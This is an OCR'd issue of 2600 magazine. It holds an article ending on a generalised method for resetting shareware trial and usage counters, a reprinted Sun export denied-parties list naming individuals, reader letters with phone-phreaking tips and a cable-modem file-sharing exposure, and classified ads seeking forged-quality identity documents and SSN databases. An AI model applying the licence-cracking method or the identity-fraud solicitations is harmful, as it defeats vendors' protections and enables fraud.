Opening the System Folder and sorting it by date told me that the most-recently-modified file lived in the ValueFax Folder. Opening it and sorting it by date told me that the most-recently-modified file on my disk was my ValueFax PhoneNumbers.

Ponder on that for a moment. Your PhoneNumber file is the one indispensable component of a fax program. If you're a fax junkie, re-entering a couple of hundred phone numbers is a flaming pain in the colon. A smart place to hide the faxes-sent counter.

I pulled the PhoneNumber file out of the ValueFax folder and stashed it on the desktop. From the Finder, I faxed and cancelled the contents of an empty folder - the fastest way to spool a document for a print device - 20 times, and the software let me.

Bingo. I had found the fax counter, and found how to reset it to zero.

However, there is a civilian casualty in this solution. Trashing your PhoneNumbers database to reset your counter is a Pyrrhic victory at best.

I trashed the new PhoneNumbers file and sent a single fax. I moved it to a new

folder, and renamed it "One." Then I sent two faxes, moved the PhoneNumbers file to the same folder and called it "Two." I did that a bunch of times and generated files at ten, fifteen, and twenty.

Now I tried opening these files up with BBEdit Lite, a shitkickin' text editor (http://www.barebones.com) and used the built-in "Find Differences" utility to find the differences between each file. There were none.

I began to doubt my sanity. I knew that the faxes-sent counter lived somewhere in the PhoneNumbers file, but a one-sent, 10-sent, and 20-sent version of that file seemed identical. Then I remembered the resource fork. Mac files have two components: a data fork and a resource fork. Usually, data forks are used to store data, and resource forks are used for common Mac resources: icons, sounds, pictures, video, and so on.

So I opened the files up with ResEdit, the free utility from Apple for editing resource forks.

Bingo. There was a resource for each file that varied from file to file. The data in the resource was encrypted - nothing as simple as the numeral 20 in the "20" file - but who gives a shit? I had the resource value for one in the "one" file. I copied it and pasted it into the "twenty" file, then replaced the PhoneNumbers file with it.

Sure enough, I was able to send nine-teen more faxes.

I used ResEdit to change the creator of the PhoneBooks file to ResEdit - this means that double-clicking the file would open it in ResEdit. Then I copied the "one" resource and stashed it in my Scrapbook - where it would be easy to get to - and put an alias of the PhoneNumbers file in my Apple Menu Items folder. Since then, whenever I hit 20 faxes out, I open the PhoneNumbers file from my Apple menu, pop up the Scrapbook, copy, paste, and save.

The principles that can be extracted from this are universally useful, and will work on any platform.

First of all, think about where the protection that you want to remove must live. This is especially easy to find with expiry-ware, especially time-expiry software. Set your clock ahead by a couple of days and see which file changes.

Secondly, make multiple copies of that target file, at different stages of expiry.

Thirdly, compare these files to discover how the expiry date is being calculated.

Lastly, remember that you don't need to undertake lengthy decryption to figure out what scheme is being used to calculate the expiry condition - it is sufficient to transplant the initial value in an unexpired copy into an expired copy.

Happy cracking, kids, and viva Cuba libre!

SUN'S NASTY LITTLE LIST

This document was found deep within Sun's computer network. As a public service to both them and our readers, we've cleaned up the database, eliminated the duplicates, and fixed all of the geographical errors (wow, were there a lot of those!).

What you will learn from this is just who you shouldn't be doing business with. And, if you happen to be *on* this list, just who you shouldn't be doing business *as*. Unfortunately, there are just too many evil people and organizations out there for us to fit them into this issue. So what we've done is take the names and organizations from the United States and Canada as well as all of those listed as "location unknowns". (The latter will explain why anyone with the name of Robert Anderson will have a hard time buying computer equipment from Sun!) If you want the rest of the world, including Iraq and Colombia, check our web site (www.2600.com) where the full listing will be available. Learn who you really shouldn't be hanging around with. And if *we* turn out to be on the list, well, everyone will have a nice laugh.

Finally, if you see *your* name or organization on this or the web list, we must ask that you *immediately* send back all issues of *2600* that we have sent you over the years. Make sure and include a blank sheet of your letterhead too. Don't ask.

Explanation

OK, pay attention. (Some of the following will only apply to the larger list available on our web site.) There are six countries with the status of "EMBARGOED." According to Sun, this means "no trade or information exchange of *any* kind can take place with these nations nor citizens of these nations.... No sale to a domestic customer who indicates sale or shipment to these countries should be made." The countries are: Cuba, Iraq, North Korea, Iran, Libya, and Serbia. Now, since Serbia isn't really a country (yeah we know they sort of expressed an interest in this recently), we corrected that to read Yugoslavia. They are also *only* embargoed for items under the Munitions List, such as encrypted software. Since these countries are embargoed in their entirety, why does this database list specific names *within* them? We haven't a clue.

Now, in addition to embargoed countries, there are also a couple listed as "TERRORIST" nations. Those are Sudan and Syria. According to the document, "the United States government has consistently refused to grant export licenses to 'terrorist' countries. No export or re-export should be made to these countries without express written permission from Sun's International Trade Services manager," Now *there's* someone with power.

Now here's a handy tip from Sun: "Anything with a name which includes the words 'Southwest Institute' or located in Chengdu in the Sichuan Province should be considered as suspect. The Chinese military-industrial sector is heavily represented in Chengdu." The Chinese will surely never be able to fool us again now that we have this valuable info.

Key

! - end users requiring a license (the least restrictive on this list and the only category that stands a chance of getting past restrictions)
* - denied persons (watch out!)
# - statutorily debarred parties
^ - missile proliferators
% - chemical and biological weapons concerns
$ - designated terrorist organizations
C - specially designated nationals of Cuba
c - merchant vessels of Cuba
R - specially designated nationals of Iran
I - specially designated nationals of Iraq
i - merchant vessels of Iraq
L - specially designated nationals of Libya
K - specially designated nationals of North Korea
S - specially designated nationals of Sudan
Y - blocked Yugoslav vessels
M - specially designated terrorists who threaten the Middle East peace process
N - specially designated narcotic traffickers
G - German proliferator concerns

This document is intended for Sun internal use but it is not Sun confidential. It is recommended not to make the document available to non-Sun parties, however, if it becomes necessary to do so, the following clause should precede the list: " Any use of this list is without recourse to Sun and at user's risk. Sun is in no way responsible for any damages, whether consequential, incidental, or otherwise, sufferedby a user of this list in reliance thereon for any purposes whatsoever."

"DENIED AND RESTRICTED PARTIES LIST (DRPL)
No. 97.12.01
(December 19, 1997)

By order of the United States Government, Sun Microsystems, Inc., is prohibited or restricted from exporting Sun product or from providing services of any kind to a foreign party shown in this DENIED AND RESTRICTED PARTIES LIST.

The United States Government takes this seriously to the point of making a seller/supplier responsible if seller/supplier provides product to a domestic party shown on the DENIED AND RESTRICTED PARTIES LIST with the knowledge that the domestic party will export the product. No sale or export ought to be transacted to any party without prior approval of Sun's International Trade Services group or its designated appointees.

•   •   •   •   •

CANADA

C - GALAX INC.
C - GALAX TRADING CO., LTD.
C - PRENSA LATINA CANADA LTD.
L - TEKNICA PETROLEUM SERVICES LIMITED **Calgary ALT**
C - CARIBBEAN EXPORT ENTERPRISE **Downsview ONT**
C - CARIBEX **Downsview ONT**
C - EMPRESA CUBANA DE PESCADOS Y MARISCOS **Downsview ONT**
C - COBALT REFINERY CO. INC. **Fort Saskatchewan ALT**
C - CUBAN FREIGHT ENTERPRISE **Montreal QUE**
C - CUBANA AIRLINES **Montreal QUE**
C - CUFLET **Montreal QUE**
C - EMPRESA CUBANA DE AVIACION **Montreal QUE**
C - LA EMPRESA CUBANA DE FLETES **Montreal QUE**
* - ISEC COMMUNICATIONS, INC. **Ontario**
* - MCLEAN, DONALD **Ontario**
* - PERVEZ, ARSHAD Z. **Ontario**
* - WHYTE, DAVID RICHARD **Ontario**
C - BOILEAU, PIERRE **Quebec**
* - BEHRMANN, SYMONE MORRIS **Toronto ONT**

UNITED STATES

I - BAY INDUSTRIES, INC.
- BITTEL, JAMES A.
- GRECIAN, JOHN PAUL
- KAUF, GARY D.
- LAIB, RONALD L.
- MASON, BRYAN
- ORDNANCE TECHNOLOGIES, LTD.
* - SEMITRONIC AG, S.A.
# - SHAFIR, JEROME S.
# - JOHNSON, EDWARD A. **Albany OR**
* - JOHNSON, EDWARD A. **Albany OR**
# - TELEDYNE INDUSTRIES, INC. **Albany OR**
* - LISBONA, LEON ALBERT **Allenwood NY**
* - COLEMAN, LOUIS SINCLAIR **Ashland KY**
* - HANEEF, LOUIS AKHTAB **Ashland KY**
* - MURRACCIOLE, ROQUE A. **Ashland KY**
* - CAESAR ELECTRONICS, INC. **Bay Shore NY**
* - ELKINS, EDWARD J. **Bend OR**
* - ENIGMA INDUSTRIES **Beverly Hills CA**
* - ROESSL, WILLIAM A. **Beverly Hills CA**
* - KHAN, FAHEEM AHMED **Big Springs TX**
M - AHMAD, ABU **Bridgeview IL**
M - AHMED, ABU **Bridgeview IL**
M - SALAH, MOHAMMAD ABD EL-HAMID KHALIL **Bridgeview IL**
M - SALAH, MOHAMMAD ABDEL HAMID HALIL **Bridgeview IL**
M - SALAH, MUHAMMAD A. **Bridgeview IL**
* - CARLSON, PAUL **Bridgwater MA**
* - C-O MANUFACTURING CO., INC. **Brockton MA**
* - CARLSON, PAUL C. **Brockton MA**
* - BERG, H. LEONARD **Bronx NY**

are only for use of users of our ISP. Your attempt to connect to our server has been logged and will be looked upon for future reference."

What the hell! Could they not have just said connection refused? People are starting to treat shell account and telnet users like common criminals! This is exactly like the letter from "The Hemroid" last issue concerning phf. I had absolutely no interest in hacking anything when I telnetted to their url. I think that these people are just plain paranoid. I think they expect everyone to do everything within their web browser and not explore other parts of the internet. In my opinion, these people who log everything and put up these slap-in-the-face messages are much more of a threat than hackers will ever be.

Dan

Warnings like that are only put up by idiots who think they can intimidate people into qwelling their curiosity. Most of the time it has the opposite effect. We suspect they'll have a change of heart any day now.

Canadian Stuff

Dear *2600:*

I'd just like to say that I've enjoyed reading *2600* for about a year now and I think the articles are great. One suggestion I have is maybe to have some phreaking articles for phone services in Canada. I understand that is hard however if anyone out there has some Canadian articles send em. For those who don't know this, the ANI for Winnipeg (Manitoba) is 644-4444. Also if you dial 590 and then the number you're calling from, click the hang-up switch once, wait about one second, and hang up the phone before the quick dial tone starts, the phone will ring. If anyone has any more 204 phone tricks then send them in. Also I have started a local Canadian hacker's magazine (nothing compared to *2600* however) and we are looking for people to help out by trading knowledge and ideas.

dj.tazz@earthling.net

Good luck with the zine. We'd like to see more Canadian news and will certainly print whatever good stuff comes our way.

Dear *2600:*

We just found the local ANI for the Windsor/Essex part of 519. It's 561-1111.

Members of RoK

Dear *2600:*

Attention all phreaks whose RBOC is Bell Canada - they have recently put out a "fraud squad" to eliminate phreaks in the NPA's of 416/905/519/705/514 (mainly the southern parts of Ontario and Quebec). As of June 1997, an 888 number, along with this "fraud squad"

have been set up. For more information, call 1-888-FRAUD-31. Be safe as you phreak, fellow Canadians.

Jim S [416]

Access Problems

Dear *2600:*

I would first like to say I am a big fan of your magazine. The articles are entertaining and very interesting. I have been reading the magazine since the Winter 96/97 issue, and have never missed an issue from then. I have noticed one thing though. For every issue it takes longer and longer for it to appear at the book stores. I live in South Florida and didn't see the Spring issue on the shelves of the bookstore until late March and didn't see the Summer issue until early October. My question is, why do your issues come out so late? Why do they take so long to hit the stands?

MuSo

There have been a couple of reasons for this. We fell behind schedule in 1997 mostly due to the Beyond Hope conference. Also, sometimes bookstores don't put out issues in a timely manner. We've known of a few that have left our issues in the back room for over a month! We will be posting updates on our web site telling people when our issue was sent out so that this won't be as much of a problem. But the other main reason is the lack of money because of our distributor problems which can be summed up by saying that they took all of our money for an entire year and never gave it to us. Through determination, kind words, and cutbacks we should be back to normal sometime this summer. Hopefully you'll read these words before then.

Words on Cable Modems

Dear *2600:*

As a professional hacker - well, okay, network security analyst, but that's just a government-friendly synonym anyway - I was surprised, dumbfounded, aghast that you guys missed the single biggest cable modem hole. You mentioned that it functions as a standard network. Windows 95, on the other hand, views it as just that - a standard LAN, and a friendly one at that. It DHCP's over the cable modem for an address, and then starts sending Microsoft Network broadcast packets. Now, in any network-conscious operating system, any drive and directory can be shared, and Windows 95 is no exception. The note here is that it's made fully available *over the cable modem.* The entire neighborhood, out to the little fiber exchange boxes on the street, which can be many houses away, can see all shared resources on your computer. In a couple of cases the entire *network* has opened to the public. Making resources on a Win95 box shareable without the owner knowing is easy enough with a simple virus - and now accessing them is just as easy!

Acid Plaid

Dear *2600*:

I read your article titled "Cablemodems: They're fast, but are they safe?" I realize at the time the article was written perhaps you didn't know all the facts. I also don't know the manufacturer of the cable modem nor the quality of the service your ISP was providing, but let me give you a little piece of information. I work for a large networking company who bought a cable modem company one year ago. So I'll give you the facts on the industry leader.

My company's cable modems are "bridges." In their current revision of code there is the ability to "Forward or Filter" on both the cable port and the ethernet port. Therefore the information you described in your article is not accurate for all cable modems and all cable service providers. An intelligent provider would set up the filters so that only packets destined for your ethernet port's MAC address would be forwarded. Therefore you would not be able to sniff the cable side of your cable modem. You would only get broadcast MAC frames and MAC frames with your DA of your ethernet card.

William

Suggestion

Dear *2600*:

I am a long time reader of your mag and it's extremely elite. I read that you are having financial trouble. If you set up a 900 number that charges $4.95 to the person's phone bill (and you get $3.95), *2600* could make a lot of money. And a hell of a lot of people would call to support *2600*.

Jim

There is nothing we can say on the phone that would be worth $4.95. And as for us having a 900 number, you'd sooner see a second American president resign in disgrace than have something like that happen.

Military Recruits

Dear *2600*:

I am writing in regards to Jungle Bob's letter that was printed in the Autumn 1997 issue. In his letter he states, "It's a load. The US military doesn't want people who are in question with the law." This is false information. When I was in the USAF I trained with two people who were given the choice of serving in the USAF or going to jail. Their crimes, amazingly enough, were illegal drug use/possession, which I find surprising given the Air Force's strict policy on illegal drugs. These were the only two people I knew who were in such a situation.

Mortis

Dear *2600*:

I am writing to respond to the letter from Jungle Bob in Vol. 14 No. 3. As a former member of the U.S. Army I find his dribble laughable. Trying to make anyone believe that any branch of the military believes in or holds to any hacker ethic, much less letting information flow freely is insane. I was a personal witness to more cover-ups and sidestepping than I wish to remember. If the Army is so free thinking then I would like all of the times myself or other soldiers were told that our opinions were shit and didn't matter explained. The military is no longer about defending the false freedoms that Big Brother lets us believe that we have. It is about furthering the monetary agenda of the government. Desert Storm had nothing to do with protecting our country, It was about protecting the government's investment in overseas oil production. Believe me, there is not one shred of free speech in the Army, and those who do speak up are swiftly punished.

As for being able to get out anytime you choose, Bob was correct. What he fails to mention is that you are tagged with an "other than honorable" discharge that raises many a flag in any future employment opportunities. If you want a fast paced job at your local Burger King then go for it. Tell them you want to get out. The only people who share the view of the hacker community about big government are the disillusioned youth who joined in hopes of defending the ideals they were raised with, only to find that they have signed away their rights, freedoms, and free will.

We live in a society of crumbling walls and this scares the shit out of the government. The military does not want free thinking individuals, they want drones who will follow without question. There are those few in the military who still do care about the country they are supposedly defending and a person's rights as a human being, and they all eventually leave the service. Why might that be? If you were constantly bombarded because of your "unruly behavior" wouldn't you find another occupation also? Don't be fooled by Bob's propaganda machine. I was there and saw it with my own eyes. My self restraint is the only thing that kept this former troublemaker out of the CO's office for disciplinary action. Others weren't so lucky. I watched good people's lives ruined because they spoke their minds and believed in their right to do so. I'm sure that Bob will more than likely brand me as disgruntled because I was booted out. Let me make it clear that I have an Honorable Discharge hanging on the wall.

ToxicShock
Unlearn, Communicate, Unify

The Anarchy Debate

Dear *2600*:

I'm writing in response to a letter from Absinthia Vibrato in 14:3. This guy is offended that an ad for SummerCon states that the organizers don't want anarchists around. It seems to me that Vibrato can't make the distinction between an anarchist of political

persuasion and an anarchist, supposedly of the computer underground, who likes to pretty much blow stuff up.

TDecius

Miscellaneous Feedback

Dear *2600:*

Betcha didn't think you'd get email from a middle-aged lady who builds computers out of spare parts in her spare time!

Anyway, I found your site through your link on the Arachne site. First I want to thank you for making me aware of what goes on that the "mainstream" media doesn't report, such as the incident at the Pentagon City Mall, etc.

I want to say this without sounding sappy or corny, or like someone's mom. But if you will allow a middle-aged lady to make an observation... I've been involved in computers and data communications mostly as a hobby for the past eleven years. When I started out (at least in my part of the country) the Internet was unknown to the average person - it was BBS's that were the means of computer communication, sharing of files and information, messaging, etc. To make a long story short, I decided I wanted to have my own BBS - not because I wanted to be some sysop-god, but because I wanted to figure out how it worked. I soon realized how extremely insecure the whole thing was, that the only thing really standing between me and anyone who wanted to destroy my system was knowledge, *Information.* Since then, I have never looked at computers/systems the same way. As you obviously know, all computers/systems from the machine on my desk, to the telephone company's system, to the government's systems, are extremely vulnerable to anyone who has the knowledge. Commonly, people who refer to themselves as "hackers" have this knowledge. This is why you are such a threat. This is why the Secret Service is hassling you. What if you decided to share what you know on a large-scale basis? What if anyone/everyone had access to this information? What if someone got angry with the telephone company and decided to "hack" into their system and bring them down... or the Internal Revenue Service... or their bank? As a person who grew up in the 60's and 70's I can tell you from first-hand experience - our government is historically short-sighted. Rather than welcoming the fact that you are pointing out vulnerabilities in the system, they are going to see you as a threat.

This does not excuse their actions, however. And knowing that something is possible and/or how to do it does not make anyone a criminal. I admire your spirit, and I support you in everything you're doing. Please keep up the good work.

Boanne

Apology

Dear *2600:*

I just got the new issue, and while reading through the letters I saw the corrections to my program (CC-Gen82), I looked at my article and realized that when I re-typed the program I forgot to increment the first Matrix of each line. I am very sorry for any problems this caused and would like to thank Crumpet and Mutter for mailing in corrections.

DETHMaster

Dear *2600:*

This security company has stolen some of your graphics and are presenting your page as their own: http://www.csci.ca/frames/f-hacked.htm. That wouldn't be so bad but they got a write-up in the November 15, 1997 issue of *CIO* magazine (page 22 "Hacker Attack Facts") where they take credit for your work (preserving hacked pages). See page 22 of that magazine.

CSCI are a security consulting firm and *CIO* is an Internet professionals magazine. I couldn't believe it when I realized that they were basically stealing your site and claiming credit!

CIO is online at http://www.cio.com/ but they only put major articles on the web, I couldn't find the article in question there. Hopefully you know someone who gets the magazine.

I hate hypocrisy and its companies like CSCI and *CIO* that are always down on hackers and stuff, and they would be the first to come down hard on infringement. I guess they figure it's OK if they do it.

Roy Haskins

We couldn't agree more. We've known about this for quite some time and we asked them to modify the site so it didn't appear as if they were the designers. They didn't do it so we went and modified our artwork so the name of our web site is displayed under the words "Hacked Sites." We should point out that these people are affiliated with the National Computer Security Association (NCSA) of the United States. We found these hypocrites said it best in their press release announcing their "virtual library" which was little more than a link to our site with our name obliterated: "Computer hackers are a serious threat to the integrity of every organization with a network hook-up.... These are not pretty pictures. Here, hacking shows its true face and it is not at all pretty." Anyone who is a "serious threat" to this kind of integrity is a friend of ours.

**Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, New York
11953-0099
or e-mail letters@2600.com**

NEW LOWER PRICES!!

We've come up with a new pricing scheme to help us raise money
and to get you more reading material for less! Listen carefully.
Here's how it works:

Ordinary subscriptions are $21 for individuals, $50 for corporations
that require invoices. Overseas (not Canada), those prices are $30
and $65 respectively.
Back issues are $25 per year, $30 overseas, ordered from 1984 on.
Individual issues can be bought from 1988 on at $6.25 each, $7.50
overseas.

Here's What's New

Order more than four years of back issues and your price per issue
drops from $6.25 to $5.00! So if you order four years of issues at
$6.25 each it would cost you $100. Order one more issue and your
cost drops to $5 per issue which means you would pay $80 for the
four years and $5 for the extra issue. (Overseas orders would drop
from $7.50 to $6.25 per issue under the same conditions.)
Sounds complicated? Too bad! Keep reading it until you understand
how it works. If we can do it, anyone can.

One More Thing

Just to make it even more fun, order a lifetime subscription at $260
(same rate for anywhere on the planet) and, in addition to two t-
shirts and back issues from 1984 to 1986, your price for all future
back issues drops to $5 ($6.25 overseas).

As with all orders, shipping and handling are included.
Allow 4-6 weeks for everything to happen.

2600
PO Box 752
Middle Island, NY 11953
USA

2600 Marketplace

☎ ☎ ☎ ☎ ☎ **Happenings** ☎ ☎ ☎ ☎ ☎

SUMMERCON! Coming the last weekend of June in CHICAGO! For updated info, check out www.2600.com/summercon.

☎ ☎ ☎ ☎ ☎ **Help Wanted** ☎ ☎ ☎ ☎ ☎

OFF THE HOOK can now be heard on the net! Thanks to the generosity of people with access to bandwidth, people from around the planet can tune in every Tuesday at 8 pm Eastern Time by connecting to www.2600.com (listeners in the New York metropolitan area should tune to WBAI 99.5 FM). If you have access to a T-1 or better from work, your dorm room, or anyplace else in the entire world, we need your help to get the show distributed. Mail porkchop@2600.com if you have the bandwidth to serve listeners from around the world.

HELP! I need someone with more brains than I have. Credit record needs serious surgery. Smith, 3167 San Mateo NE, Ste. 101, Albuquerque, NM 87110.

I WILL PAY TOP DOLLAR FOR A NEW IDENTITY. Birth, social, and driver's license, any state. Not looking for "altered" documents, need ones that will pass law enforcement/government scrutiny. Call me now, name your price! Leave private message. Mark, (714) 354-3771.

☎ ☎ ☎ ☎ ☎ ☎ **Services** ☎ ☎ ☎ ☎ ☎ ☎

HELP WITH CREDIT. How to get a clean credit slate. 280 Union Ave., Apt. 10, Irvington, NJ 07111.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law. Extensive computer and legal background. (334) 265-6602 or cyberlaw@mont.mindspring.com.

☎ ☎ ☎ ☎ ☎ ☎ **Wanted** ☎ ☎ ☎ ☎ ☎ ☎

WE WANT TO BUY DATABASES. We will purchase any public or private database that contains name (or company name) / address / telephone number / date of birth / ssn, etc. or any combination of the above - ie driver licenses, motor vehicles, voter registrations, criminal records, corporate records, real property,

UCCs, etc. Foreign databases also purchased. Immediate cash paid. Send details to: Mr. Data, POB 155-Midwood Station, Brooklyn, NY 11230.

☎ ☎ ☎ ☎ ☎ **Personal** ☎ ☎ ☎ ☎ ☎

THE FAMILY. A close-knitted social group has formed for all unloved, unappreciated hackers, phreakers, and computer nerds. We welcome you to join, with your kind, in furtherance of mutual love, peace, and prosperity. Master the possibilities of collective thought. Contact: Purcell Bronson, 515 Anderson St. Greenville, SC 29601.

☎ ☎ ☎ ☎ **Bulletin Boards** ☎ ☎ ☎ ☎

THE CLANDESTINE NET is a new underground BBS devoted to hacking, phreaking, free radio, revolution, and anarchy. We need text files and hacking programs! (916) 791-8449

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565-9754.

PEOPLE OFFER US TONS OF MONEY TO ADVERTISE IN 2600! But the only ads we take are from our subscribers and they're FREE! So there must be something wrong with you if you don't take advantage of this amazing and possibly foolhardy offer. But don't bother sending us stupid ads like the ones that asshole on late night TV gives you to place in publications all over the country so you can make money like him. We reserve the right to do what we want. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 3/31/98.

Continued From Page 47

- BERG, H. LEONARD **Bronx NY**
S - SUDAN AIR **Brooklyn NY**
S - SUDAN AIRWAYS **Brooklyn NY**
I - IRAQI AIRWAYS **California**
* - PARK, KEN **California**
* - PARK, KWAN **California**
* - WESCOT INTERNATIONAL, INC. **California**
* - AMIRI, RAY **Cerritos CA**
* - AMIRI, REZA PANJTAN **Cerritos CA**
* - DANESH, DON **Cerritos CA**
* - DANESH, MOHAMMAD **Cerritos CA**
* - FREDERICK COMPONENTS INTERNATIONAL, LTD. **Chatsworth CA**
* - DOYLE, THOMAS **Cheshire CT**
* - KAL TEK LABS **Chula Vista CA**
* - NEWKIRK, WILLIAM T. **Chula Vista CA**
* - HELMY, ALDELKADER **El Dorado Hills CA**
* - VANCE, ROBERT A. **Fairfield CT**
C - AMERICAN AIR WAYS CHARTERS, INC. **Florida**
* - PAN AVIATION, INC. **Florida**
* - SOGHANALIAN, SARKIS G. **Florida**
* - LISBONA, LEON ALBERT **Forest Hills NY**
* - MCKEEVE, DAVID **Fort Dix NJ**
* - TSAI, RUDY YUJEN **Framingham MA**
* - TIRRCO **Grass Valley CA**
C - HAVANATUR SA **Hialeah FL**
C - TRAVEL SERVICES, INC. **Hialeah FL**
* - ENGEBRETSON, PRESTON JOHN **Houston TX**
* - FORD, JERRY VERNON **Houston TX**
* - TEX-CO, INTERNATIONAL, INC. **Houston TX**
* - LASARRAY CORPORATION **Irvine CA**
* - LUCACH CORPORATION **Irvine CA**
* - LUK, LOUIS TIN-YEE **Irvine CA**
* - ZANDIAN, REZA **Irvine CA**
* - ZANDIANJAZI, GOLAMREZA **Irvine CA**
* - COSMOTRANS USA INC. **Jamaica NY**
I - IRAQI AIRWAYS **Jamaica NY**
- GREENLEAF **Lancaster PA**
- IVY, ROBERT CLYDE **Lancaster PA**
- VANN, OSKAR BENEVIDEZ **Laredo TX**
* - NANDORY, JOSEPH JENO **Las Vegas NV**
* - PRAND, PAUL A. **Las Vegas NV**
* - PRANDECKI, PAUL A. **Las Vegas NV**
* - ROSEN, GEORGE **Long Island City NY**
* - KWAN PARK **Los Altos Hills CA**
R - BANK MELLI **Los Angeles CA**
R - BANK SADERAT IRAN **Los Angeles CA**
* - AMERICAN SEMICONDUCTOR, INC. **Los Gatos CA**
* - TAI, PHILIP TEIK JAN **Los Gatos CA**
* - GIMM, KENNETH K. **Maple Shade NJ**
* - GIMM, SUSAN Y. **Maple Shade NJ**
* - JOHNSON, RICHARD CLARK **Massachusetts**
* - ABELAIRAS, AMANCIO **Miami FL**
* - ATTIA, ADNAN **Miami Beach FL**

* - ATTIA, BEN H. **Miami Beach FL**
* - ESTRELLA DEL CARIBE IMPORT AND EXPORT INC. **Miami FL**
* - GONZALES, JESUS **Miami FL**
C - KOL INVESTMENTS, INC. **Miami FL**
* - MURACCIOLE, ROQUE A. **Miami FL**
* - SOGHANALIAN, SARKIS G. **Miami FL**
# - SWISSCO MANAGEMENT GROUP, INC. **Miami Lakes FL**
* - SWISSCO MANAGEMENT GROUP, INC. **Miami Lakes FL**
I - IRAQI AIRWAYS **Michigan**
* - TSAI, RUDY YUJEN **Minersville PA**
* - WU, BIN **Minersville PA**
* - DANESH, DON **Mission Viejo CA**
* - DANESH, MOHAMMAD **Mission Viejo CA**
* - LISBONA, LEON ALBERT **Montgomery PA**
# - DEPANICIS, GRIMM **Mount Dora FL**
* - DEPANICIS, GRIMM **Mount Dora FL**
* - ROSEN, DAVID R. **Natick MA**
* - STEPHENS, JAMES L. **National City CA**
R - BANK MELLI **New York NY**
R - BANK SADERAT IRAN **New York NY**
R - BANK SEPAH **New York NY**
- COHEN, ELI **New York NY**
- COHEN, ELIYAHU **New York NY**
* - GEIFMAN, YURI **New York NY**
* - GELLER, YURI **New York NY**
* - INDUSTRIAL AND SCIENTIFIC PARTS SERVICES, INC. **New York NY**
I - IRAQI AIRWAYS **New York NY**
S - SUDAN AIR **New York NY**
S - SUDAN AIRWAYS **New York NY**
* - RAY AMIRI COMPUTER CONSULTANTS **Newport Beach CA**
* - ZHANG, PETER **Norfolk VA**
* - ZHANG, PINZHE **Norfolk VA**
* - NEDIM SULYAK **Northbrook IL**
* - SULYAK, NEDIM **Northbrook IL**
* - MCCARTHY, WALTON W. **Northwood NH**
* - WHEELER, ROBERT J. **Oakland CA**
* - ROSEN, PHILIP J. **Oceanside NY**
I - MATRIX CHURCHILL CORPORATION **Ohio**
* - MODARRESSI, MAJID **Ohio**
* - GATO, JAMES J. **Peabody MA**
* - MASS COMPUTER GROUP **Peabody MA**
* - LI, JING PING **Petersburg VA**
* - ZHANG, PETER **Petersburg VA**
* - ZHANG, PINZHE **Petersburg VA**
* - SMIT, BERNARDUS JOHANNES JOZEF **Piedmont CA**
* - MCNEIL, WILLIAM F. **Pittsfield MA**
* - KLEMENT, LOUIS R. **Placentia CA**
* - COLEMAN, LOUIS SINCLAIR **Pompano Beach FL**
* - HANEEF, LOUIS AKHTAB **Pompano Beach FL**
* - STEPHENS, JAMES L. **Poway CA**
* - SCIENTIFIC INTERNATIONAL, INC. **Princeton NJ**
* - DORN, SABINA **Rancho Palos Verdes CA**
* - TITTEL, SABINA DORN **Rancho Palos**

Verdes CA
* - MALUTA, ANATOLI, T.M. **Redondo Beach CA**
* - METZ, TONY **Redondo Beach CA**
* - M/M ASSOCIATES **Redwood City CA**
* - MACH II ELECTRONICS **Redwood City CA**
* - MCKEE, MILDRED E. **Redwood City CA**
* - D.J. ASSOCIATES **Reno NV**
* - HOLMQUIST, STEPHEN A. **Rochester MN**
* - RODCO INTERNATIONAL, INC. **San Antonio TX**
* - LIM, PENG K. **San Diego CA**
* - MEGA COMPUTER CORPORATION **San Diego CA**
* - WANG, PAYLING **San Diego CA**
* - AMERICAN TECHNOLOGY TRADING GROUP **San Francisco CA**
* - HOFFMAN, RONALD **San Francisco CA**
* - GIGA CONTROL, INC. **Santa Clara CA**
* - GOPAL, PETER K. **Santa Clara CA**
* - SEMICONDUCTOR SYSTEMS INTL, INC. **Santa Clara CA**
* - CCC INC. **Santa Monica CA**
* - RACC **Santa Monica CA**
* - RAY AMIRI COMPUTER CONSULTANTS **Santa Monica CA**
# - YUN, JUWHAN **Short Hills NJ**
* - HOLMQUIST, STEPHEN A. **Shrewsbury MA**
I - NAMAN, SAALIM **Solon OH**
I - TIGRIS TRADING INC. **Solon OH**
* - DIAGO, MICHEL V. **Sonoma CA**
# - ELECTRODYNE SYSTEMS CORPORATION **South Hackensack NJ**
* - FRANCO & SONS **South River NJ**
* - FRANCO, ROLANDO S. **South River NJ**
* - O'HARA, DANIEL J. **Sparks NV**
* - ENGEBRETSON, PRESTON JOHN **Stafford TX**
